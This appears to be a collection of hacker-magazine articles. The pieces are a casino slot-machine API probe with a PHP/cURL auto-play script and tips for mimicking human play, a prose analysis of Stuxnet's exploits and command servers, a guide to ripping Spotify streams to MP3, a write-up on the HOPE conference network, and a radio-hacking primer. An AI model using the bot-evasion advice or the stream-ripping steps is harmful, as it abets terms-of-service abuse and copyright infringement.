This article is a brief story about an observation I made, followed by a series of discoveries, tests, and experiments. I thought the results would be an interesting read. Just make sure that you get permission if you do choose to recreate anything described in this article....

Observation

So I was poodling around on some casino flash games on a well known online casino. You can play these games in demo mode, where the odds are produced in exactly the same way as the live games, but with virtual cash. You get a virtual balance of £2,000 assigned to you when you start a session - and this will go down until it hits zero, then reset.

I loaded a slot machine game in demo mode, pulled the virtual lever, and watched some nice graphics followed by a winning message. I had won less virtual money than I had put in. Woohoo!

Using Google Chrome’s “inspect element” feature, I clicked on the “network” panel, which shows all HTTP requests between the browser and the server. Unlike FireBug (although I love it), Chrome’s feature also includes requests made by Flash - which is what we are looking for.

Here’s part of the request URL:

```
/games?random=1330981573957&
↳event=Spin&gameSkin=TikiIsland&
↳numberOfCoins=1,1,1,1,1,1,1,1,1,1
↳,1,1,1,1,1,1,1,1,1,1,1&coinSize
↳=0.1&partnerId=5&autoplay=
↳false&playMode=GUEST
```

I then expanded the network request, which was a simple GET request with a query string (although some other online casinos I’ve checked since use POST). I pasted the URL request in my browser and was pretty surprised by the result:

```
<Events>
<ShowGameReferenceEvent game
↳Reference="0"/>
<DisplayReelsEvent>
<Reel id="0">...</Reel>
<Reel id="1">...</Reel>
<Reel id="2">...</Reel>
<Reel id="3">...</Reel>
<Reel id="4">...</Reel>
</DisplayReelsEvent><DisplayWin
↳Event balance="1998.60" coin
↳Size="0.10" grossWin="0.60" net
↳Win="-1.40" wager="2.00">...
↳</DisplayWinEvent>
</Events>
```

I haven’t included the full XML response, but basically it contains all of the game information in clear text: which symbols should show in each position for each reel, what the balance is, what the gross win is, the wager, and which lines won which amounts of money.

I then realized the deceptive issues with these slot machine games:

1) All of the slot machines in this casino use the same API; they just have different graphics, marketing, and jackpots.

2) If you reach a bonus round, the bonus rounds are highly deceptive.

Let me just elaborate on that second point....

It was this particular feature (bonus rounds) that really caught my interest, as this is where you can apparently win the jackpot, displayed at the top of the game and constantly increasing into the tens of thousands. If you reach the end of this round (by apparently choosing the correct items consecutively), you are then confronted with just five boxes to choose from with the jackpot displayed above. So the odds are presented to you as a one in five chance of winning it, which seems almost feasible because it would take a lot of time and money to actually reach this point. Needless to say, after choosing a box I didn’t win the jackpot, and when I looked at the XML workings of this process I was very surprised.

When you activate a bonus round (which is totally decided on the server side, remember!), the XML response includes a “bonus round” detailed journey of *exactly* how it’s going to play out next.

```
<Pick type="WIN" value="15"/>
<Pick type="WIN" value="45"/>
<Pick type="WIN" value="30"/>
<Pick type="WIN" value="100"/>
<Pick type="RETURN" />
```

So, when confronted with a choice, I could pick *any* object and know I was going to win 15 pence, then 45, then 30, and so on - then fail and be returned to the game.

In other words, the “free” multiple choice element was an illusion. The probability calculation (as far as I can tell) takes place on the server and the game is pre-played for you to eliminate further server calls. The only issue I have here is that the odds are displayed as one in five or one in three on the UI, but actually could be anything!

Onward To See What We Can Do Next

So, obviously the casinos make massive money by offering appealing graphics, animations, and false representations to make you think you are close to winning big. But are you?

I decided since I now had a GET request and an infinite balance, perhaps I could automatically play these games in vast numbers and check out the data afterwards.

I thought I would write PHP scripts to record data into MySQL databases to test out scenarios... like what would happen if you buy a thousand £1 scratch cards (overall loss of £350ish, biggest prize was £100) and which gambling techniques work best (too much to write in this article!).

Because the casino in question here wanted to remain anonymous, I’ve omitted parts of my script that would identify them and replaced it with notes. An experienced PHP developer would have no problem further developing these scripts to test gambling tactics against games online. Bear in mind, my example was using GET and not POST.

Script

Here’s a quick overview of how this works. We use CURL requests, specifically so that we can send a cookie (you can also use CURL to POST). We need to send a cookie, otherwise the demo balance will reset on every move due to a new session.

Then we set up a loop to run for each play, say 1000 plays (whatever you like), build the request, then analyze the XML response, and log or write

the data.

```
$i = $plays; // number of plays

while($i > 0) {

    $ch = curl_init();
    curl_setopt($ch, CURLOPT_
    ↪RETURNTRANSFER,1);
    curl_setopt($ch, CURLOPT_
    ↪COOKIE, "****COOKIE DATA GOES
    ↪ HERE****");
    curl_setopt($ch, CURLOPT_URL,
    ↪ "****BUILD URL REQUEST
    ↪ HERE****");
    $xmlData = curl_exec($ch);
    curl_close($ch);
    $xml = simplexml_load_string
    ↪ ($xmlData);
    // Pull results from the XML
    $win = $xml->ShowGambleResult
    ↪Event[grossWin];
    $balance = $xml->ShowGamble
    ↪ResultEvent[balance];

    if($win > 0) {

        mysql_query("INSERT INTO
        ↪ results (result, balance,
        ↪ wager) VALUES ('WIN', ".
        ↪$balance.", ".$wager.")");

    } else {

        mysql_query("INSERT INTO
        ↪ results (result, balance,
        ↪ wager) VALUES ('LOSE', ".
        ↪$balance.", ".$wager.")");

    }


    $i--;
}
```

Simple, huh? Make a CURL request, get the response, dismantle the XML, read it, action it.

I’m sure most of the casinos out there return pretty clear XML, and it’s easy to take this apart using SimpleXML. You could even simulate human behavior with random delays and include a user agent definition to further emulate human play. One could easily adapt this script to play roulette, blackjack, slot machines, or any number of games, and record statistical data or try out computational betting techniques.

If anybody does “beat the casino” using such methods, donations are always welcome.

Stuxnet: An Analysis



by Doug Sibley

infected.

The Stuxnet attack is a good case study in what a modern computer virus can accomplish. It is interesting to see how the designers were able to create a program that caused so much alarm, yet only did a very limited amount of real world damage. For Stuxnet to be successful, it had to use a wide variety of tactics, and looking at each of these aspects can give us a good example of what modern threats are capable of.

Attacking the Machine

The main part of any virus attack is a good way to spread it around. With the use of multiple separate zero day exploits, both to infect machines and elevate local privilege, Stuxnet was able to spread itself very successfully. First, let's look at how Stuxnet propagated itself.

Removable Media

One of the interesting attack vectors that Stuxnet used was infecting removable media such as USB drives. MS10-046, referred to as the .LNK exploit, is able to infect a computer when the user opens the malicious folder. By crafting a malicious icon for the .LNK file, a sequence of attack code will run on a machine every time the icon is displayed. For Stuxnet, this vulnerability was used to load the virus from two files also stored on the drive. Using this method, WTR4141.TMP is loaded on the computer, which then executes the main program WTR4142.TMP. Once this has happened, your computer has been

Network

Stuxnet also spread itself quickly across networks, primarily by using two network exploits. MS10-061 is a flaw in the Windows Print Spooler, affecting computers that have printer sharing enabled. By sending print commands pointing to an executable and a specially crafted file, the local machine would become infected. Stuxnet would first send the attack payload in a file called winsta.exe, and then send a file called synullevent.MOF to execute the code. Due to the vulnerability, these files would be created in the %SYSTEM% directory of the target computer using only guest privileges. The .MOF file used to execute the attack would, under certain circumstances, cause winsta.exe to be launched. Normally, .MOF files are used to create and register events and event categories.

In addition to targeting the spooler, Stuxnet could spread itself using network shares with exploit MS08-067. Stuxnet would scan the network looking for c\$ and admin\$ shares, then attempted to write an attack .TMP file to the remote machine. If successful, a task was also scheduled on the remote machine to execute the payload the next day. Conficker was best known for using this exploit for roughly the same purpose; however Stuxnet had its own code instead of copying the previous Conficker design.

Using the methods described above, Stuxnet was able to execute attack code on machines its authors wanted to infect. To successfully do this, Stuxnet would need to elevate its privileges when

infecting the machine. Stuxnet used two separate zero-day vulnerabilities to accomplish this.

First, MS10-073 was used on any Windows 2000/XP computers. To get system privileges, the exploit uses how Windows handles input from the keyboard to run arbitrary commands at system level. This exploit allows the attacker to modify different DWORDs in a table, then execute a buffer overload against them and run the attack code. Stuxnet used this vulnerability to load system level shell code, which would then install the main Stuxnet virus.

MS10-092 is the second zero-day exploit used, targeting x32 and x64 versions of Windows Vista/7. Windows Task Scheduler allows a user to schedule and execute commands; however, there is a flaw in the way it is implemented. Task Scheduler creates .xml files with the details of every scheduled event, including what permission level to run as. Normally, tasks created by guest accounts cannot use high level permissions. However, this can be bypassed because of the way the .xml files are stored. To prevent the .xml files from being modified, Task Scheduler calculates a checksum for the file when it is first created, and will attempt to recalculate and match before the task is run. Using the CRC32 algorithm, the idea is that any modifications will be found and the task stopped. Stuxnet was able to use weakness in the algorithm to modify the .xml file, and then append a calculated special character to make the checksum match. This allowed the attack code to be executed with the highest privileges on the machine.

Controlling the Machine

Once Stuxnet had established itself on the machine, there were a few other tasks it accomplished as well. Machines attempted to contact command and control servers, initially www.mypremierfutbol.com and www.todaysfutbol.com, to check in and receive further instructions. Communication between the servers and the machine was done on port 80, limiting the chance that it would be blocked by a firewall. Some of the information Stuxnet would relay back included: OS version/service pack, computer name, domain name, interface IP addresses, and an indicator if Step 7 was installed on the machine. Included in this contact method was the ability for the remote server to send back instructions, such as to stop attacking other computers, as well as a method to update

the version of Stuxnet.

To maintain access on Windows machines and to avoid detection, Stuxnet installed a root kit to monitor for removable devices and hide infected files. Called MrxNet.sys, this file had a digital certificate issued by Realtek so that it could be considered a trusted driver and installed silently. After installation, it would monitor directory requests to prevent Stuxnet files from being seen, as well as infecting removable media.

Attacking Step 7

Once Stuxnet had established itself on the machine, it checked to see if Step 7 was installed. Step 7 is the software used to program a PLC, and was the target of the second part of Stuxnet's attack. Using this software, a programmer can create and load the complex programs that run PLCs for industrial machinery, and Stuxnet could monitor and edit the programs.

Stuxnet would first modify the software controlling how Step 7 save files are opened. The objective was to decrypt the save files, then include a full copy of Stuxnet. Once an infected save file was loaded on another computer, Step 7 would automatically load a malicious .dll and infect the machine as well. Once a computer with Step 7 was infected, Stuxnet would also replace `s7otbxdx.dll` with a malicious version. Since Stuxnet now had full control over the data interaction with the PLC, it could inject specific attack code without the user noticing.

Attacking the PLC

Up to this point, everything Stuxnet had done was to allow the final attack to be successful. Stuxnet was designed to modify a specific PLC, under a specific set of circumstances, and otherwise lay dormant. It is obvious that whoever created Stuxnet wanted to ensure that this PLC attack would be successful, so it is interesting to see what exactly they wanted to do with the PLC.

Before infecting a PLC, Stuxnet first checked to see if it met the requirements. Assuming that it was the correct model, it also confirmed that the PLC was connected to a specific frequency converter manufactured in Iran. If both were true, Stuxnet would then infect the PLC with a specific instruction sequence. The result of this infection was that the PLC would continue to operate normally, and only sometimes malfunction. Roughly every 27 days, the infected PLC would send the command to the frequency converter to

either spin up to 1410 Hz, or down to 2 Hz. In both instances, the speed was well outside the normal operating range and could cause damage over time.

These instructions to spin up or down every month represented the end goal of Stuxnet. It is interesting to note how much concern there was over this virus when it was initially discovered, but in reality it was programmed to cause very unique damage. It is unlikely that anyone other than the specific target of Stuxnet actually suffered any damage from this virus, even though it had infected a large number of computers. Often we think a worm or virus is designed to attack a large number of machines, to form a botnet or other malicious activity. However, Stuxnet serves as a good reminder that this isn't the only option. If an individual or group is able to assemble the technical talent to design a virus and discover new exploits to run it, they can potentially attack any system or process that is run by a computer. As computing has advanced, it is important to remember that the types of attacks that can be carried out have advanced as well. While Stuxnet may have been regarded as the first of its kind seen in the wild, the methodology and ideas behind it are something we will have to deal with for a long time.

Resources

- Broad, William J., and David E. Sanger. "Israeli Test on Worm Called Crucial in

Iran Nuclear Delay." *New York Times*. <http://www.nytimes.com/2011/01/16/world/middleeast/16stuxnet.html>

- Falliere, Nicolas, Liam O. Murchu, and Eric Chien. "W32.Stuxnet Dossier." Symantec Security Response. http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf
- Matrosov, Aleksandr, Eugene Rodionov, David Harley, and Juraj Malcho. "Stuxnet Under the Microscope." ESET. http://go.eset.com/us/resources/white-papers/Stuxnet_Under_the_Microscope.pdf
- Talbot, Brent J. "The Journal of International Security Affairs | Stuxnet and After." *The Journal of International Security Affairs*. <http://www.securityaffairs.org/issues/2011/21/talbot.php>
- Zetter, Kim. "How Digital Detectives Deciphered Stuxnet, the Most Menacing Malware in History." *Wired.com*. Conde Nast Digital, 11 July 2011. <http://www.wired.com/threatlevel/2011/07/how-digital-detectives-deciphered-stuxnet/all/1>

How to LEECH FROM SPOTIFY

by Pasikrata

Tools Needed:

- Free Spotify account
- Replay Music software (easily found on the net)

Sources to obtain music for free exist all over the web, as one may well know. Choices



range from music torrents to streaming services and music blogs. However, there are times when music fans are unable to locate the music for which they are looking, or are unable to download the music for convenience. This is where Spotify enters the picture and, along with the program Replay Music, performs the task.

Although debate exists about leeching files and can become quite heated at times, we're not here to create any controversy, but demonstrate how simple it is to obtain music from a large source like Spotify and bypass the streaming only service.

Let's get started.

Open up your Spotify program. Then start Replay Music. Your initial step will involve choosing your settings in Replay Music. You'll want to make sure that you choose a decent bit rate from which to leech your songs. A low bit rate won't give your songs the due they deserve. I choose to use the 320 kbps bit rate. Others may choose a different bit rate.

To set up Replay Music properly, go to Settings and choose the Input tab. There you will see a choice of where you want your music files to be saved. I save mine to the desktop so I can get to them quickly and easily. You will need convenience with this as you might need to tag each song. Leeching does take some work, but it is worth it once you have that album you've been wanting for a long time.

When it comes to settings, you may of course choose your own. However, I will suggest the settings I use that I've found work pretty well.

Next, make sure your input source is Audio Driver. Then enter "5" in the Stop Recording After Idle box. It's a good idea to choose "5" as your idle time because with leeching, if you have a song that has a dead space in it, Replay Music will think the song is over and stop recording the song. Five minutes is a good, safe number to use.

Now, click on the Splitting tab. Here, I have the settings as follows: check the Automatically Split Tracks. You don't want to use their default settings, as the settings are not long enough for particular songs with quiet spaces in them. In the Minimum Milliseconds of Silence Between Tracks, I entered in "900". The next box you'll see is Do Not Record or Split Track If Less Than. Enter "500" in that box. Leave the Volume Level Cutoff alone.

The next tab to view is the Proxy tab. Leave this alone unless you use a proxy. If you do, you'll have to make your own settings here.

After the Proxy tab is the Output tab. Under File Name Format, there is no need to enter in your own settings. Leave it as Replay Music has it. Check the Record to MP3s box. Choose your bit rate, and make sure the CBR box is

chosen. The Automatic Tagging box should be checked, but this feature does not always work. The recording volume should be in the middle.

We're now all finished with the settings in Replay Music. Let's get on to leeching the Kyuss album we want so badly.

Don't worry about creating a folder for your music as Replay Music does this automatically. You can rename that folder later if you wish. Also, be prepared to play the entire album in Spotify when leeching. Thus, leeching will take a bit of time.

In Replay Music, your next step is to click on the Start Recording button. This gets you ready to record your first song in Spotify. After choosing the Start Recording button, a box will pop up reading, Start Recording Session. In that box, you will want to enter the name of the band as well as the name of the album. This helps Replay Music tag your songs. Choose the Always Tag With Artist Name Above and the Always Tag With Album Name Above boxes and check them. You may also enter the Genre if you wish to do so, but it is not necessary. Do not worry about everything below the Directory Format area. When you're finished with this box, click OK.

You will now see Replay Music recording the first song. Start the first song and permit the song to play completely through. You must watch for the end of the song and click the Stop Recording button immediately after the song ends. This action will prevent you from also recording any Spotify commercials that may pop up during your leeching session.

Now, check your folder where you have it saved and you will see your song there. If you had a commercial come on after your first song, you may see a .wav file. You may delete this file.

Next, do the same with track two on down the line to the end. Be diligent with listening for commercials. Normally, you will have one to three commercials per album, depending on how long the album is. Sometimes, if you're lucky, you may have none at all.

At the end, anyone who chooses this venue has all of the songs they need. Tagging all of the mp3 files that Replay Music did not tag will get files organized properly and ready to transfer to any mp3 player. This is one suitable way someone would leech music files from Spotify.



Running a Hostile Network

The network at HOPE (were you there? If not, what's your excuse?) presents an interesting set of challenges. It's both physically difficult, because the hotel lacks any significant infrastructure, and technically difficult, because a hacker con is rarely the most gentle of environments. Weird hardware, bored people causing problems, and sheer population density all create some interesting issues.

Physical infrastructure at the Hotel Pennsylvania is significantly limited. While we're fortunate enough to have a wired network which covers most of the Pavillion floor (Floor 2), there isn't much else for a tech conference to take advantage of, which leaves us the challenge of building it all from scratch the day before the conference.

The HOPE network typically consists of about 1000 feet of fiber optic cable, 5000 feet of cat5, and two dozen wireless APs. The exactly layout varies year to year depending on what gear is contributed. For HOPE Number 9, the core network was assembled from Aruba, Cisco, Juniper, and Force10 gear.

The biggest challenge comes from the wireless network. Because wireless is the primary method of giving network access at the con, pretty much everyone who is going to use the network at HOPE (which, to be fair, is far from everyone) is going to be on the wireless. In addition to the wireless network, various areas such as the Hacker Lounge provide wired access. Most of the wired access and project space is on the Pavilion floor.

Wireless is, of course, susceptible to denial of service attacks. Wi-Fi has its fair share to be sure and, even if there weren't denial of service vulnerabilities at the 802.11 layer, it would be trivial to saturate the spectrum with noise. Fortunately, it seems like most of the people who were entertained by this have gotten over the novelty, and generally *deliberate* denial of service attacks are fairly rare.

Unfortunately, Wi-Fi is shared media, meaning *accidental* denial of service attacks happen all on their own, when 500 people in one room fire up their connections at once. The best way to avoid congestion is to move users to other

channels. By tuning the access points to try to move people to 5ghz, anyone with a dual-band card should have found themselves on the higher spectrum with more channels free than we could use. However, most smartphones and tablets lack 5ghz support, which gives us no way to get them off the super-congested lower channels.

In 2.4ghz, there are only three non-overlapping channels available (1, 6, 11). If access points are too close to each other, then even those channels may overlap. The network control software figures out how to keep adjacent APs from overlapping, but in an area like the conference room where the main talks are held, all clients will be overlapping each other, causing collisions constantly. Collisions in turn cause packets to be re-sent, which cause more packets in the air, which cause more collisions. It gets ugly, fast.

To try to mitigate the disaster in the 2.4ghz spectrum, there are a few options (and we tried them all). They have various levels of disruption on the network. What works for one conference may not work for others, or may not work the next year, depending on what users want to use the network for. Outright breaking the network for some modes of operation can keep it functioning for the rest of the con.

You can tune the APs to be lower power, so each access point covers less floor space (in theory). When the room is a single large, open room, this won't help much, plus clients will still be shouting at full power, saturating the channels. Access points can be set to drop broadcast packets and multicast packets. This helps (a little) reduce the total packet count on the channel, at the risk of breaking some video streams and other multicast actions.

Additionally, limiting the number of users allowed on each access point can increase effective speed. Even though each access point covers most of the conference floor, clients tend to stick to the first one they've seen. By reducing the number of connections allowed on each AP, clients are encouraged to connect to different access points - hopefully the closest one, with the strongest signal. With sufficient coverage from access points, there's no reason to allow more than 30 or 40 clients per AP. Limiting the signal


level threshold also limits the number of clients connecting to an access point. Preventing clients on the other side of the room from connecting can, in theory, reduce interference.

All of these methods introduce minor instabilities into the network. By forcing clients to roam to a new access point, when they otherwise might not, definitely can introduce latency or connection resets, and blocking traffic such as multicast and broadcast can prevent some tools from functioning (such as Apple MDNS auto device discovery). In the grand scheme, however, these limitations allow the network to function at a usable level, when previously it could not. Before implementing these tweaks, the HOPE network saw about 200 to 300 simultaneous users. After enabling them, that number jumped immediately to 300 to 500. The spectrum was so crowded, hundreds of devices couldn't actually establish a usable connection.

Thanks to a generous donation by Net Access (nac.net) of IP space, there were enough Internet-addressable IPs to be able to give them out via DHCP. This meant there

was no NAT and no firewalls on the HOPE network this year. This had the double benefit of reducing the load on the network gear (NAT and firewall takes a fair bit of power), making it easier to get cheaper gear to run the network, and it supports the ideals of the conference - the fewer barriers between an attendee and the Internet, the better.

It always pays to remember the environment when deploying a network in a particularly unusual or hostile area, and to also remember the intended use and the reasonable expectations of performance. These decisions would never be necessary on a home network, because they would never be necessary with a handful of devices. For a corporate network, the impact of forcing users to roam more often might not be seen as acceptable, but the range of devices would also be more tightly controlled, allowing for smarter device configuration and capabilities. For a conference, I'm willing to bet being able to get online consistently is the most important attribute, and without mitigation factors, there wouldn't have been much of a network.



RADIO REDUX



by Mr. Icom (Ticom)
 ticom.new.englishland@gmail.com

As an old-school radio hacker from back in the day, I'm pleased to see a revival of interest in wireless topics among the 2600 community. While RF hacking waxed and waned in popularity over the years, there's still a core group of us who pretty much only do radio, and who would like to see more hackers get into it. In this article, I'm going to discuss some basic info for those of you who would like to explore RF hacking, and talk about some of the latest news in the RF hacking scene.

Cheap Receivers

Back in the day, I started with a cheap Electra multiband portable radio that covered the short-wave, and VHF-high public safety bands. It was a tag-sale find, and cost a lot less than a programmable police scanner. A good wideband receiver setup is essential for not only hearing what's out there, but also as one of your first pieces of test equipment to check the quality of signals you might be putting on the air.

If you look around, you could probably find a working CEI/WJ RS-125 setup for a couple hundred bucks at a hamfest, and that would be more receiver than you would know what to do with for a while, both in physical size and capability. If you're really lucky, you might even come across an RS-111, better known as the receiver that made G. Gordon Liddy famous. Radio Shack PRO-2004/2005/2006 scanners, the classic model that got most of us into radio hacking, are being offered at a fraction of their original cost. Most of them already have the appropriate mods done on them. For most beginners though, the most likely entry point would be one of the inexpensive USB stick type SDR (Software Defined Radio) receivers.

All of this started with the introduction of the FunCube dongle (FCD). The FCD is a receiver with nominal 64-1700 MHz frequency coverage (closer to 51.5-2000 MHz, depending on the

particular unit) that uses standard sound card drivers under Windows, Linux, or OSX. At ~\$175 with shipping to the U.S. (depending on exchange rates), this was up until very recently one of the least expensive ways to buy a wideband receiver.

If \$175 is still too much for you, how about \$20? It was recently discovered that a USB DTV dongle with an RTL2832U chipset and an E4000 tuner can be used as a wideband SDR receiver with frequency coverage of 62-1700 MHz. At present, this is the least expensive route to get wideband VHF/UHF receiver coverage.

For more information, visit the following sites:

- <http://www.funcubedongle.com> - info on the FCD
- <http://superkuh.com/gnuradio>
 ➔.html - RTL2832U/E4000 SDR
- <http://sdr.osmocom.org/trac>
 ➔/wiki/rtl-sdr - RTL SDR
- <http://zembecowicz.blogspot.com/2012/07/worlds-cheapest-software-defined-radio.html> - even more RTL SDR info, including compiling software under Debian

The Next Step

Hacking RF usually means learning a bit about electronics. Fortunately, the means to do so is available right on the net. Do a Google search for "NEETS Navy Electricity Electronics Training Series" and you will find links to a 24 volume set of PDFs that you can download. This is a complete electronics course used by the U.S. Navy to teach their economic draftees, and it's very good. The other item you should pick up is a copy of "The Handbook," by which I mean that bible of ham radio operators, *The ARRL Handbook for Amateur Radio Operators*, or more recently *Handbook for Radio Communications*. The material in the *ARRL Handbook* is a little more practical and how-to in nature, and complements the NEETS courses. A brand new current copy costs \$50 from the ARRL or your local ham shop. You can find recent used copies at ham radio swap meets (aka hamfests) or on eBay for much less. Any copy put out within the past ten years will suffice, although you might

find yourself collecting old *ARRL Handbooks* as the DIY material is different from year to year, and, at less than \$10 a copy, you can put together a pretty impressive collection of *ARRL Handbooks* for not a lot of money. The last two copies I bought, dated 1994 and 1979, cost me \$1 and \$5 respectively.

There has always been a big controversy between the RF hackers who have gotten their ham ticket versus those who remain unlicensed. I've been licensed for the past 28 years, and also have a commercial license since I used to do RF professionally. However, I have to respect the opinion of those who don't want to deal with the geriatric cranktards who often populate the airwaves. I've been licensed since high school, and I'm still considered the "youngster." My attitude is "fuck them." I hang out with all the cool ham radio people instead, and there are quite a few of us. With that said, many of the cool hams are senior citizens with a shitload of practical RF know-how and a willingness to share. They, unfortunately, don't have much longer on this planet, so you should find them and learn what you can while they are still around.

From an experimenter's standpoint, having your ham ticket gives you a shitload of spectrum to play with, ranging in frequency from just above the AM broadcast band to the upper microwave region. Hopefully, soon there will even be a ham band below AM broadcast that promises all sorts of interesting opportunities. Getting the ticket is easy. The questions and correct answers to all of the tests are available, and most people just simply memorize enough to get a passing grade.

While passing the tests is cool, your true education doesn't really begin until you start plying the ether. For those of you who don't want to get the ticket for whatever reasons, there is still a good amount of license-free spectrum you can experiment with. You'll be dealing with Part 15 and Part 95 limitations, but some take it as a challenge. To each their own, I guess.

If you follow ham radio news in magazines like *QST* and *CQ VHF*, you'll find that there is always something neat and new going on. Digital modes using a computer's sound card have gotten to the point where the equipment hears better than you can, and can pull stuff right out of the noise floor. The microwave "weak signal" guys keep going higher and higher in frequency as the

equipment for playing up there becomes cheaper and more available.

For the moment now, I'd like to talk about two happenings in the RF scene that are of particular interest for beginners in RF. Both have to do with changes in how the RF spectrum is being used.

Narrowbanding

Narrowbanding is probably one of the best things to happen to the radio hobbyist scene when it comes to the availability of surplus equipment. I expect over the next year or so for the used market to have a lot of neat stuff available for repurposing. Narrowbanding is the implementation of an FCC mandate to reduce the amount of spectrum used by land/mobile licensees, and double the amount of channels available. Previously, LMR systems ran FM with a maximum 5 KHz deviation. The new standard calls for 2.5 KHz. The channel spacing will then go from 15 KHz to 7.5 KHz. All land/mobile radio (LMR) users in the VHF-high and UHF bands must switch their systems to a narrowband standard by 2013. All LMR radios made within the past ten years or so are narrowband compliant, but there is still quite a bit of older stuff in use out there. Commercial radios are built to last!

This means that millions of perfectly serviceable radios will become unusable for LMR use after 2013. While most of them will find their way to developing countries or be scrapped/recycled, there will still be plenty around for hobbyist use. The two meter (144-148 MHz) and 70 cm (420-450 MHz) ham bands are directly adjacent to the VHF-high and UHF LMR bands respectively, and LMR gear can be moved over to the ham bands with no or little adjustment, 90 percent of the time.

The best equipment for the hobbyist would be the 50-100 watt mobile radios, and any radio that is front-panel programmable (FPP). An FPP radio is exactly as described, a radio that you can program frequencies in from the front panel, without the need for a computer with the correct radio service software (RSS), radio interface box (RIB), and programming cable. One of the biggest differences between ham gear and commercial gear is that ham gear is designed to be set by the user to any frequency within the edges of a given ham band, while commercial gear is set to specific channels in the LMR band, usually by a radio shop, that the user is licensed for. So where

a ham can simply tune right to 146.52 MHz for example, a commercial LMR user goes to Channel N and the frequency is pretty irrelevant unless someone wants to listen in with a scanner (assuming the mode is analog FM or P25, and not something like TRBO or NEXEDGE).

